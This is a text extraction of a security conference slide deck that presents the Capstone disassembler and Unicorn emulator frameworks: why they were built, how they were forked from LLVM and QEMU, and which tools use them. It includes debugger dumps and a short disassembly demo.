Bio

About Me




Almost Every Weekend

With VN Security since year 2009

- > CTF player
- > Weekend gamer



Sandbox



Once a year

Hack in The Box Crew

Good friends

> CTF CTF and CTF







- > 2008, Hack In The Box CTF Winner
- > 2010, Hack In The Box Speaker, Malaysia
- > 2012, Codegate Speaker, Korea
- > 2015, VXRL Speaker, Hong Kong
- > 2015, HITCON CTF, Prequal Top 10
- > 2016, Codegate CTF, Prequal Top 5
- > 2016, Qcon Speaker, Beijing

- > OSX, Local Privilege Escalation
- Code commit for metasploit 3
- > GDB Bug hunting
- Metasploit module
- Linux Randomization Bypass
- <u>http://www.githiub.com/xwings/tuya</u>
- > 微博: @kaijern

vnsecurity.net

Introduction



- > Active CTF Player (CLGT)
- > Active speaker at conferences
 - Blackhat USA
 - > Tetcon
 - Hack In The Box
 - > Xcon

Nguyen Anh Quynh

- Security Researcher
- > Active speaker at conferences
 - Blackhat USA
 - Syscan
 - > Hack In The Box
 - > Xcon

- > Our Tools
 - > PEDA
 - > Unicorn/ Capstone/ Keystone
 - > Xandora
 - > OllyDbg, Catcha!
 - > ROPEME

- > Nations
 - Vietnamese
 - Malaysian
 - > Singaporean

- Research Topics
 - Emulators
 - Virtualization
 - > Binary Analysis
 - > Tools for Malware Analysis



When gdb meets peda

GDB

(gdb) disassemble			
Dump of assembler o	code for func	tion ma:	in:
0x000000000040058c	<main+0>:</main+0>	push	%rbp
0x000000000040058d	<main+1>:</main+1>	mov	%rsp,%rbp
0x0000000000400590	<main+4>:</main+4>	sub	\$0x10,%rsp
0x0000000000400594	<main+8>:</main+8>	mov	\$0x4,%edi
0x0000000000400599	<main+13>:</main+13>	callq	0x4004a8 <_init+56>
0x000000000040059e	<main+18>:</main+18>	mov	<pre>%rax,0xffffffffffffffff0(%rbp)</pre>
0x00000000004005a2	<main+22>:</main+22>	movl	\$0x0,0xfffffffffffffffc(%rbp)
0x00000000004005a9	<main+29>:</main+29>	mov	<pre>0xffffffffffffffff(%rbp),%eax</pre>
0x00000000004005ac	<main+32>:</main+32>	cltq	
0x00000000004005ae	<main+34>:</main+34>	shl	\$0x2,%rax
0x00000000004005b2	<main+38>:</main+38>	mov	%rax,%rdx
0x00000000004005b5	<main+41>:</main+41>	add	Oxfffffffffffffff(%rbp),%rdx
0x00000000004005b9	<main+45>:</main+45>	mov	<pre>0xffffffffffffffff(%rbp),%eax</pre>
0x00000000004005bc	<main+48>:</main+48>	mov	%eax,(%rdx)
0x00000000004005be	<main+50>:</main+50>	mov	<pre>0xffffffffffffffff(%rbp),%eax</pre>
0x00000000004005c1	<main+53>:</main+53>	cltq	
0x00000000004005c3	<main+55>:</main+55>	shl	\$0x2,%rax
0x00000000004005c7	<main+59>:</main+59>	add	0xfffffffffffffff(%rbp),%rax
0x00000000004005cb	<main+63>:</main+63>	mo∨	(%rax),%edx
0x00000000004005 cd	<main+65>:</main+65>	mo∨	Oxfffffffffffffffc(%rbp),%esi
0x00000000004005d0	<main+68>:</main+68>	mo∨	\$0x4006dc,%edi
0x00000000004005d5	<main+73>:</main+73>	mo∨	\$0x0,%eax
0x00000000004005da	<main+78>:</main+78>	callq	0x4004b8 <_init+72>
0x00000000004005df	<main+83>:</main+83>	addl	<pre>\$0x1,0xffffffffffffffffc(%rbp)</pre>
0x00000000004005e3	<main+87>:</main+87>	jmp	0x4005a9 <main+29></main+29>
End of assembler d	ump.		
(gdb)			

K

PEDA

<pre>[registersregistersregisters</pre>		
EAX: 0xbffff/r4> 0xbffff916 ("/root/a.out") EBX: 0xb7fcbff4> 0x155d7c		
ECX: 0xd5eeaa03		
EDX: 0x1		
EST: 0x0		
EDI: 0x0		
EBP: 0xbffff748> 0xbffff7c8> 0x0		
ESP: 0xbffff748> 0xbffff7c8> 0x0		
EIP: 0x80483e7 (<main+3>: and esp,0xfffffff0)</main+3>		
EFLAGS: 0x200246 (carry PARITY adjust ZERO sign trap INTERRU	T direct	ion overflow)
0x80483e3 <frame_dummy+35>: nop</frame_dummy+35>		
0x80483e4 <main>: push ebp</main>		
0x80483e5 <main+1>: mov ebp,esp</main+1>		
=> 0x80483e7 <main+3>: and esp,0xfffffff0</main+3>		
0x80483ea <main+6>: sub esp,0x110</main+6>		
0x80483f0 <main+12>: mov eax,DWORD PTR [ebp+0xc]</main+12>		
0x80483f3 <main+15>: add eax,0x4</main+15>		
0x80483f6 <main+18>: mov eax,DWORD PTR [eax]</main+18>		
0000 0xbffff748> 0xbffff7c8> 0x0		
0004 0xbffff74c> 0xb7e8cbd6 (< libc start main+230>:	moli	ן פידים תוק∧זאות
00081 0xbffff750> 0x1	mov	Deeter LIIV (
0012 0xbffff754> 0xbffff7f4> 0xbffff916 ("/root/a.out")	
0016 0xbffff758> 0xbffff7fc> 0xbffff922 {"SHELL=/bin/h		
0020 0xbffff75c> 0xb7fe1858> 0xb7e76000> 0x464c457f		
0024 0xbffff760> 0xbffff7b0> 0x0		
0028 0xbffff764> 0xffffffff		
Legend: code, data, rodata, value		

Why KCON

Fake Websites





What Are These Things

What Is Disassembler




 From binary to assembly code

- Core part of all binary analysis/ reverse engineering / debugger and exploit development
- Disassembly framework (engine/library) is a lower layer in stack of architecture

Example

- 01D8 = ADD EAX,EBX (x86)
- 1169 = STR R1,[R2] (ARM's Thumb)




What Is Emulator




Example

- Software only CPU Emulator
- Core focus on CPU operations.
- Design with no machine devices
- > Safe emulation environment
- > Where else can we see CPU emulator. Yes, Antivirus



- Load eax & ebx register
- Add value of eax & ebx then copy the result to eax
- Update flag OF, SF, ZF, AF, CF, PF accordingly



What Is Assembler




 From assembly to machine code


- Support high level concepts such as macro, functions and etc.
- > Dynamic machine code generation

Example

- ADD EAX,EBX = 01D8 (x86)
- STR R1,[R2] = 1169 (ARM's Thumb)



Where are we currently





- > CEnigma
- > Unicorn
- > CEbot
- > Camal
- > Radare2
- > Pyew
- > WinAppDbg
- > PowerSploit
- MachOview
- > RopShell
- > ROPgadget
- > Frida
- The-Backdoor-Factory
- > Cuckoo

- > Cerbero Profiler
- > CryptoShark
- > Ropper
- > Snowman
- > X86dbg
- Concolica
- Memtools Vita
- > BARF
- > rp++
- > Binwalk
- > MPRESS dumper
- Xipiter Toolkit
- Sonare
- > PyDA

- > Qira
- > Rekall
- > Inficere
- > Pwntools
- > Bokken
- > Webkitties
- > Malware_config_parsers > Rop-tool
- > Nightmare
- > Catfish
- > JSoS-Module-Dump
- Vitasploit
- > PowerShellArsenal
- > PyReil
- > ARMSCGen


- Shwass
- > Nrop
- > IIIdb-capstone-arm
- Capstone-js
- > ELF Unstrip Tool
- > Binjitsu
- > JitAsm
- > OllyCapstone
- > Packerld
- > Volatility Plugins
- > Pwndbg
- Lisa.py
- Many Other More





- > UniDOS: Microsoft DOS emulator.
- > Radare2: Unix-like reverse engineering framework and commandline tools.
- Usercorn: User-space system emulator.
- > Unicorn-decoder: A shellcode decoder that can dump self-modifying-code.
- > Univm: A plugin for x64dbg for x86 emulation.
- > PyAna: Analyzing Windows shellcode.
- > GEF: GDB Enhanced Features.
- > Pwndbg: A Python plugin of GDB to assist exploit development.
- > Eli.Decode: Decode obfuscated shellcodes.
- > IdaEmu: an IDA Pro Plugin for code emulation.

- Roper: build ROP-chain attacks on a target binary using genetic algorithms.
- > Sk3wlDbg: A plugin for IDA Pro for machine code emulation.
- > Angr: A framework for static & dynamic concolic (symbolic) analysis.
- > Cemu: Cheap EMUlator based on Keystone and Unicorn engines.
- > ROPMEMU: Analyze ROP-based exploitation.
- > BroIDS_Unicorn: Plugin to detect shellcode on Bro IDS with Unicorn.
- > UniAna: Analysis PE file or Shellcode (Only Windows x86).
- > ARMSCGen: ARM Shellcode Generator.
- TinyAntivirus: Open source Antivirus engine designed for detecting & disinfecting polymorphic virus.
- > Patchkit: A powerful binary patching toolkit.





- > Keypatch: IDA Pro plugin for code assembling & binary patching.
- > Radare2: Unix-like reverse engineering framework and commandline tools.
- > GEF: GDB Enhanced Features.
- Ropper: Rop gadget and binary information tool.
- > Cemu: Cheap EMUlator based on Keystone and Unicorn engines.
- > Pwnypack: Certified Edible Dinosaurs official CTF toolkit.
- > Keystone.JS: Emscripten-port of Keystone for JavaScript.
- Usercorn: Versatile kernel+system+userspace emulator.
- > x64dbg: An open-source x64/x32 debugger for windows.
- Liberation: a next generation code injection library for iOS cheaters everywhere.


- > Strongdb: GDB plugin for Android debugging.
- > AssemblyBot: Telegram bot for assembling and disassembling on-the-go.
- > demovfuscator: Deobfuscator for movfuscated binaries.
- > Dash: A simple web based tool for working with assembly language.
- > ARMSCGen: ARM Shellcode Generator.
- > Asm_Ops: Assembler for IDA Pro (IDA Plugin).
- > Binch: A lightweight ELF binary patch tool.
- > Metame: Metamorphic code engine for arbitrary executables.
- > Patchkit: A powerful binary patching toolkit.
- > Pymetamorph: Metamorphic engine in Python for Windows executables.

Born of The Trinity

Fundamental Frameworks for Reversing



- Components for a complete RE framework
- Interchange between assembler and disassembler
- A full CPU emulator always help when comes with obfuscated code



Capstone Engine

NGUYEN Anh Quynh <aquynh -at- gmail.com>

http://www.capstone-engine.org



Features	Distorm3	BeaEngine	Udis86	Libopcode
X86 Arm	✓ X	✓ X	✓ X	$\checkmark \mid \checkmark ^{1}$
Linux Windows	\checkmark	\checkmark	\checkmark	✓ X
Python Ruby bindings	✓ X ²	✓ X	✓ X	✓ X
Update	Х	?	Х	Х
License	GPL	LGPL3	BSD	GPL

- > Nothing works even up until 2013 (First release of Capstone Engine)
- > Looks like no one take charge
- > Industry stays in the dark side

What do we need ?



- Multiple archs: x86, ARM+ ARM64 + Mips + PPC and more
- Multiple platform: Windows, Linux, OSX and more
- Multiple binding: Python, Ruby, Java, C# and more



- Clean, simple, intuitive & architecture-neutral API
- Provide break-down details on instructions
- > Friendly license: Not GPL

Lots of Work !

X

- Multiple archs: x86, ARM
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux
- Understanding opcode, Intel x86 it self with 1500++ documented instructions



- Support python and ruby as binding languages
- Single man show
- > Target finish within 12 months

A Good Disassembler



- Multiple archs: x86, ARM
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux




- Support python and ruby as binding languages
- > Friendly license: BSD
- > Easy to setup

Not Reinventing the Wheel



Why LLVM?

□Widely used language-agnostic compiler




CHAPEL


- > Open source project compiler
- > Sets of modules for machine code representing, compiling, optimizing
- Backed by many major players: AMD, Apple, Google, Intel, IBM, ARM, Imgtec, Nvidia, Qualcomm, Samsung, etc
- > Incredibly huge (compiler) community around.

Fork from LLVM





- > Multiple architectures ready
- > In-disassembler (MC module)
 - > Only, Only and Only build for LLVM
 - > actively maintained by the original vendor from the arch building company (eg, x86 from intel)
- > Very actively maintained & updated by a huge community



>

Issues

- > Cannot just reuse MC as-is without huge efforts.
 - > LLVM code is in C++, but we want C code.
 - Code mixed like spaghetti with lots of LLVM layers, not easy to take out
 - Need to build instruction breakdown-details ourselves.
 - > Expose semantics to the API.
 - > Not designed to be thread-safe.
 - > Poor Windows support.
- Need to build all bindings ourselves.
- Keep up with upstream code once forking LLVM to maintain ourselves.

Fork LLVM but must remove everything we do not need

Replicated LLVM's MC

Solutions

- > Build around MC and not changing MC
- > Replace C++ with C
- > Extend LLVM's MC
 - Isolate some global variable to make sure thread-safe
- Semantics information from TD file from LLVM
- > cs_inn structure
 - > Keep all information and group nicely
 - > Make sure API are arch-independent

Capstone is not LLVM



More Superiors

- Zero dependency
- Compact in size
- More than assembly code
- > Thread-safe design
- Able to embed into restricted firmware OS/ Environments
- Malware resistance (x86)
- > Optimized for reverse engineers
- More hardware mode supported:- Big-Endian for ARM and ARM64
- More Instructions supported: 3DNow (x86)

More Robust

- > Cannot always rely on LLVM to fix bugs
 - Disassembler is still conferred secondsclass LLVM, especially if does not affect code generation
 - May refuse to fix bugs if LLVM backed does not generate them (tricky x86 code)
- But handle all comer case properly is Capstone first priority
 - > Handle all x86 malware ticks we aware of
 - > LLVM could not care less

Demo

1 /* test1.c */	
2	
3 #include <stdio.h></stdio.h>	
4 #include <inttypes.h></inttypes.h>	
5	
6 #include <capstone capstone.h=""></capstone>	
7	
8 #define CODE "\x55\x48\x8b\x05\xb8\x13\x00\x00"	
9	
10 int main(void)	
11 {	
12 csh handle;	
13 cs_insn *insn;	
14 size_t count;	
15	
<pre>16 if (cs_open(CS_ARCH_X86, CS_MODE_64, &handle) != CS_ERR_OK)</pre>	
17 return -1;	
<pre>18 count = cs_disasm(handle, CODE, sizeof(CODE)-1, 0x1000, 0, &insn);</pre>	
19 if (count > 0) {	
20 size_t j;	
<pre>21 for (j = 0; j < count; j++) {</pre>	
<pre>22 printf("0x%"PRIx64":\t%s\t\t%s\n", insn[j].address, insn[j].mnemoni</pre>	
<pre>23 insn[j].op_str);</pre>	1 # test1.py
24 }	2 from capstone import *
25	· · ·
<pre>26 cs_free(insn, count); 27 b class</pre>	3
<pre>27 } else 28 printf("ERROR: Failed to disassemble given code!\n");</pre>	4 CODE = $b'' x55 x48 x8b x05 xb8 x13 x00 x00''$
	5
<pre>29 30 cs close(&handle);</pre>	
30 cs_close(&nandle); 31	$6 \text{ md} = Cs(CS_ARCH_X86, CS_MODE_64)$
32 return 0;	7 for i in md.disasm(CODE, 0x1000):
33 }	<pre>8 print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op str)</pre>

K

\$ make

cc -c test1.c -o test1.o
cc test1.o -O3 -Wall -lcapstone -o test1

\$./test1

0x1000: push rbp 0x1001: mov rax, gword ptr [rip + 0x13b8]

\$ python test1.py

0x1000: push rbp 0x1001: mov rax, qword ptr [rip + 0x13b8]

Showcase: x64dbg



	-	Options Help Aug 20 2016			-		
	1	🕺 🔟 🗋 • 🛲 🗍 🗠 .		🔋 📲 👮 📾 🍇 😫 👌		L. 10.	
EIP EDX	iraph 200401000		Memory Map Call Stack SEH O	Script Symbols Sou	rce 🖉 References	Threads	
CAT CON	* 00401001 * 00401003	89 E5 83 EC 10	mov ebp,esp sub esp,10	Lifer yr o'ne		Ê	Hide FPU
	 00401006 00401009 	89 45 F0 64 F6	mov dword ptr ss:[ebp-10],eax				EAX 7795EE5A <kernel32.basethreadinitthunk> EBX 7FFD3000</kernel32.basethreadinitthunk>
	* 0040100B * 00401011	FF 15 58 20 40 00 89 45 F4	<pre>call dword ptr ds:[<&GetStdHandle>] mov dword ptr ss:[ebp-C],eax</pre>				ECX 00000000 EDX 00401000 <i_am_happy_you_are_to_playing_the_< td=""></i_am_happy_you_are_to_playing_the_<>
	* 00401014 * 00401014	6A F5 FF 15 58 20 40 00	push FFFFFFS call dword ptr ds:[<&GetStdHandle>]				EBP 0012FF94
	* 00401010 * 0040101C	89 45 F8 6A 00	mov dword ptr ss:[ebp-8],eax push 0				ESI 00000000
	* 00401021 * 00401021	8D 45 FC	lea eax,dword ptr ss:[ebp-4] push eax				EDI 00000000
	+ 00401025	6A 2A	nush 24				EIP 00401000 <i_am_happy_you_are_to_playing_the_< td=""></i_am_happy_you_are_to_playing_the_<>
	 00401027 0040102C 	68 F2 20 40 00 FF 75 F8	<pre>push i_am_happy_you_are_to_playing_the_ push dword ptr ss:[ebp-8]</pre>	4020F2:"Let's start out	easy\r\nEnter the p	Dassword	EFLAGS 00000246 ZF 1 PF 1 AF 0
	 0040102F 00401035 	FF 15 64 20 40 00 6A 00	call dword ptr ds: [K&writeFile>] push 0				OF 0 SF 0 DF 0
	 00401037 0040103A 	8D 45 FC 50	<pre>lea eax,dword ptr ss:[ebp-4] push eax</pre>				CF 0 TF 0 IF 1
	 0040103B 0040103D 	6A 32 68 58 21 40 00	nush 32				LastError 00000000 (ERROR_SUCCESS)
	00401042 00401045	FF 75 F4 FF 15 68 20 40 00	<pre>push 1_am_happy_you_are_to_playing_the_ push dword ptr ss:[ebp-C] call dword ptr ds:[K&ReadFiles]</pre>				GS 0000 FS 0038
	* 0040104B	31 C9 8A 81 58 21 40 00	<pre>xor ecx,ecx mov al,byte ptr ds:[ecx+402158]</pre>				ES 0023 DS 0023 CS 001B SS 0023
	 00401053 00401055 	34 7D 3A 81 40 21 40 00	xor al,70 cmp al,byte ptr ds:[ecx+402140]				x87r0 00000000000000000 STO Empty 0.00000000000000000000000000000000000
	++ 0040105B	 75 1E 41 	ine i_am_happy_you_are_to_playing_the_f				x87r1 00000000000000000 ST1 Empty 0.00000000000000000000000000000000000
	* 0040105E	83 F9 18	<pre>cmp ecx,18 jl i_am_happy_you_are_to_playing_the_fl</pre>				x87r3 000000000000000000 ST3 Empty 0.00000000000000000000000000000000000
	* 00401061 * 00401063 * 00401065	6A 00	push 0	1			x87r4 00000000000000000 ST4 Empty 0.00000000000000000000000000000000000
	• 00401068	8D 45 FC 50	lea eax,dword ptr ss:[ebp-4] push eax				x87r6 00000000000000000 ST6 Empty 0.00000000000000000000000000000000000
	* 00401069 * 00401068	6A 12 68 1C 21 40 00	<pre>push 12 push i_am_happy_you_are_to_playing_the_</pre>	40211C:"You are success	\r\n"		x87Tagword FFFF
	 00401070 00401073 	FF 75 F8 FF 15 64 20 40 00	push ii_am_happy_you_are_to_playing_the_ push dword ptr ss:[ebp-8] call dword ptr ds:[<&writeFile>]				x87TW_0 3 (Empty) x87TW_1 3 (Empty)
	+ 00401079 00401078	EB 16 6A 00	jmp 1_am_nappy_you_are_to_playing_the_t push 0				x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	* 0040107D * 00401080	8D 45 FC 50	lea eax,dword ptr ss:[ebp-4] push eax				x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	+ 00401081 + 00401083	6A 12 68 2E 21 40 00	<pre>push 12 push i_am_happy_you_are_to_playing_the_</pre>	40212E: "You are failure	\r\n"		x87StatusWord 0000 x87SW_B 0 x87SW_C3 0 x87SW_C2 0
	 00401088 00401088 	FF 75 F8 FF 15 64 20 40 00	push i_am_happy_you_are_to_playing_the_ push dword ptr ss:[ebp-8] call dword ptr ds:[<&writeFile>]				x875W_C1 0 x875W_C0 0 x875W_IR 0 x875W_SF 0 x875W_P 0 x875W_U 0
	+ 00401091 + 00401093	89 EC 5D	mov esp,ebp				x875W 0 0 x875W Z 0 x875W D 0
	 00401094 00401095 	C3 00 00	<pre>ret add byte ptr ds:[eax],a]</pre>			-1	Default (stdcall)
	•		Table Gas Sec. 31. Mar. 4124			Ľ	1: [esp+4] 7FFD3000
ebp=12FF94							2: [esp+8] 0012FFD4 3: [esp+C]_77C53AB3 ntdll.77C53AB3
.text:00401000 i_am_happy_vou_are_to_playing_the_flareon_challenge.exe:\$1000 #200 <entrypoint></entrypoint>						4: [esp+10] 7FFD3000 5: [esp+14] 77DA36FE	
2 #11 Dump 1 #11 Dump 2 #11 Dump 3 #11 Dump 4 #11 Dump 5 🛞 Watch 1						0012FF8C 7795EE6C return to kernel32.7795EE6C from ???	
Address Hex		and a less could t less could	ASCII				0012FF90 0012FF94 0012FF94
778E1000 E2	0 59 00 53 00 5	4 00 45 00 4D 00 00 00 9	0 90 EVSTEM				0012FF98 77C53AB3 return to ntdll.77C53AB3 from ??? 0012FF9C 7FFD3000
77BF1020 00	4 A1 18 00 00 0	38 46 0C 38 C7 0F 85 7E C 00 88 40 30 56 57 FF 70 1 39 26 A0 06 00 33 C0 E9 0	8 E8 .di@OVWyp.e				0012FFA0 77DA36FE 0012FFA4 0000000
77BF1040 06	00 83 CF 02 E9 1	LC A2 06 00 83 CF 08 E9 2	6 A2ĭ.é.¢ĭ.é&⊄				0012FFA8 0000000 0012FFAC 7FFD3000
77BF1060 06	0 E9 DE C9 09 0	A2 06 00 39 4D 10 0F 84 5 00 50 E8 D0 2C 05 00 50 E	8 28épÉPèDPè(0012FFB0 0000000 0012FFB4 0000000
		87 9C 06 00 90 90 90 90 9 8 00 0F 84 2E D1 09 00 5					0012FF88 0000000 0012FF8C 0012FFA0
778F1090 7D 778F10A0 40	C 85 FF 75 03 6 80 56 6A 0C 6A 0	5A 0A 5F 64 A1 18 00 00 0 08 FF 70 18 E8 C7 1D 05 0	0 88 }yu.jdj 0 88 @0vj.j.jvp.èç				0012FFC0 00000000 0012FFC4 FFFFFFFF End of SEH Chain
77BF10B0 F0 77BF10C0 C1	5 F6 74 38 64 A 1 02 51 6A 00 F	A1 18 00 00 00 88 40 30 8 F 70 18 E8 A8 1D 05 00 8	B CF 0.018d;00.1 9 46 Åá.01.Vp.eF				0012FFC8 77C0E15D ntdll.77C0E15D 0012FFC8 000CDA32
778E10E0 7E	14 89 30 33 CO 4	0 09 00 88 45 08 83 26 0 40 5E 5F 5D C2 08 00 33 C	0 FR ~ 03À@^ 1Å 3Àë				0012FFD0 0000000 0012FFD4 0012FFFC
778F10F0 F6	0 90 90 90 90 8	3B FF 55 8B EC 56 8B 75 0	8 85 0ÿU.iV.u				0012FFD8 777C53A86 return to ntdll.77C53A86 from ntdll.
778E1110 00	18 40 30 64 00 F	E 70 18 E8 EC 18 05 00 6	4 41 (30 i ýn èi d:				0012FFDC 00401000 i_am_happy_you_are_to_playing_the_fl 0012FFE0 7FFD3000 0012FFE4 0000000
77BF1130 05	0 5E 5D C2 04 0	80 56 6A 00 FF 70 18 E8 D 00 56 FF 75 F8 53 E8 24 0	0 00 A]A Výuøses			-	

🌀 🕞 🗸 🔸 x64dbg	🕞 🖟 + x64dəg + release + x32 + 🛛 🗸 🗸 🗸 🗸 🗸					
Organize 🔻 🖻 Open	Share with 🔻 New folder					
🔆 Favorites	Name *	Date modified	Туре	Size		
E Desktop	👪 db	8/21/2016 10:42 PM	File folder			
🗼 Downloads 🗐 Recent Places	platforms	8/20/2016 12:14 PM	File folder			
	Dugins	8/21/2016 10:42 PM	File folder			
🚞 Libraries	🚳 capstone.dl	8/20/2016 12:14 PM	Application extension	1,564 K		
Documents	🚳 dbghelp.dl	8/20/2016 12:14 PM	Application extension	1,217		
J Music	DeviceNameResolver.dll	8/20/2016 12:14 PM	Application extension	59 k		
E Pictures	🚳 jansson.dll	8/20/2016 12:14 PM	Application extension	106 8		
Videos	🚳 keystone.dll	8/20/2016 12:14 PM	Application extension	4,703 k		
	🚳 lz4.dll	8/20/2016 12:14 PM	Application extension	91 K		
🔣 Homegroup	S msvcp 120.dl	10/5/2013 9:38 AM	Application extension	445 K		

Paused INT3 breaknoint "entry breaknoint" at <i am banny you are to playing the flareon challence EntryPoint> (00401000))

Time Wasted Debuggion: 0-00-01-27

Unicorn Engine

NGUYEN Anh Quynh <aquynh -at- gmail.com> DANG Hoang Vu <danghvu -at- gmail.com>

http://www.unicorn-engine.org



Features	libemu	PyEmu	IDA-x86emu	libCPU
Multi-arch	Х	Х	Х	X 1
Updated	Х	Х	Х	Х
Independent	X ²	<mark>X</mark> 3	X ⁴	\checkmark
JIT	Х	Х	Х	✓

- > Nothing works even up until 2015 (First release of Unicorn Engine)
- > Limited bindings
- > Limited functions, limited architecture



Features	libemu	PyEmu	IDA-x86emu	libCPU	Unicorn
Multi-arch	Х	Х	Х	Х	\checkmark
Updated	Х	Х	Х	Х	\checkmark
Independent	Х	Х	Х	\checkmark	\checkmark
JIT	Х	Х	Х	\checkmark	\checkmark

- Multiple archs: x86, x86_64, ARM+ ARM64 + Mips + PPC
- Multiple platform: Windows, Linux, OSX, Android and more
- Multiple binding: Python, Ruby, Java, C# and more



- > Pure C implementation
- > Latest and updated architecture
- > With JIT compiler technique
- > Instrumentation eg. F7, F8

Lots of Work !

X

- Multiple archs: x86, ARM
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux
- Understanding opcode, Intel x86 it self with 1500++ documented instructions



- Support python and ruby as binding languages
- Single man show
- > Target finish within 12 months

A Good Emulator

K


- Multiple archs: x86, x86_64, ARM, ARM64, Mips and more
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux, OSX, Android and more



- > Code in pure C
- Support python and ruby as binding languages
- > JIT compiler technique
- Instrumentation at various level
 - > Single step
 - Instruction
 - > Memory Access

Not Reinventing the Wheel






- > Open source project on system emulator
- > Very huge community and highly active
- > Multiple architecture: x86, ARM, ARM64, Mips, PowerPC, Sparc, etc (18 architectures)
- > Multiple platform: *nix and Windows

Fork from QEMU





- > Support all kind of architectures and very updated
- > Already implemented in pure C, so easy to implement Unicorn core on top
- > Already supported JIT in CPU emulation, optimization on of of JIT
- > Are we done ?



Issues 1

- Not just emulate CPU, but also device models & ROM/BIOS to fully emulate physical machines
- > Qemu codebase is huge and mixed like spaghetti
- Difficult to read, as contributed by many different people

Issues 2

- > Set of emulators for individual architecture
 - > Independently built at compile time
 - All archs code share a lot of internal data structures and global variables
- Unicorn wants a single emulator that supports all archs

Solutions

- Keep only CPU emulation code & remove everything else (devices, ROM/BIOS, migration, etc)
- > Keep supported subsystems like Qobject, Qom
- Rewrites some components but keep CPU emulation code intact (so easy to sync with Qemu in future)

- > Isolated common variables & structures
 - Ensured thread-safe by design
- Refactored to allow multiple instances of Unicorn at the same time Modified the build system to support multiple archs on demand



Issues 3

- Instrumentation for static compilation only
- JIT optimizes for performance with lots of fast-path tricks, making code instrumenting extremely hard

Issues 4

- Objects is open (malloc) without closing (freeing) properly everywhere
- > Fine for a tool, but unacceptable for a framework

Solutions

- Build dynamic fine-grained instrumentation layer from scratch Support various levels of instrumentation
 - Single-step or on particular instruction (TCG level)
 - Instrumentation of memory accesses (TLB level)
 - > Dynamically read and write register
 - > Handle exception, interrupt, syscall (archlevel) through user provided callback.

- > Find and fix all the memory leak issues
- Refactor various subsystems to keep track and cleanup dangling pointers

Unicorn Engine is not QEMU





- > Independent framework
- > Much more compact in size, lightweight in memory
- > Thread-safe with multiple architectures supported in a single binary Provide interface for dynamic instrumentation
- More resistant to exploitation (more secure)
 - > CPU emulation component is never exploited!
 - > Easy to test and fuzz as an API.

Demo

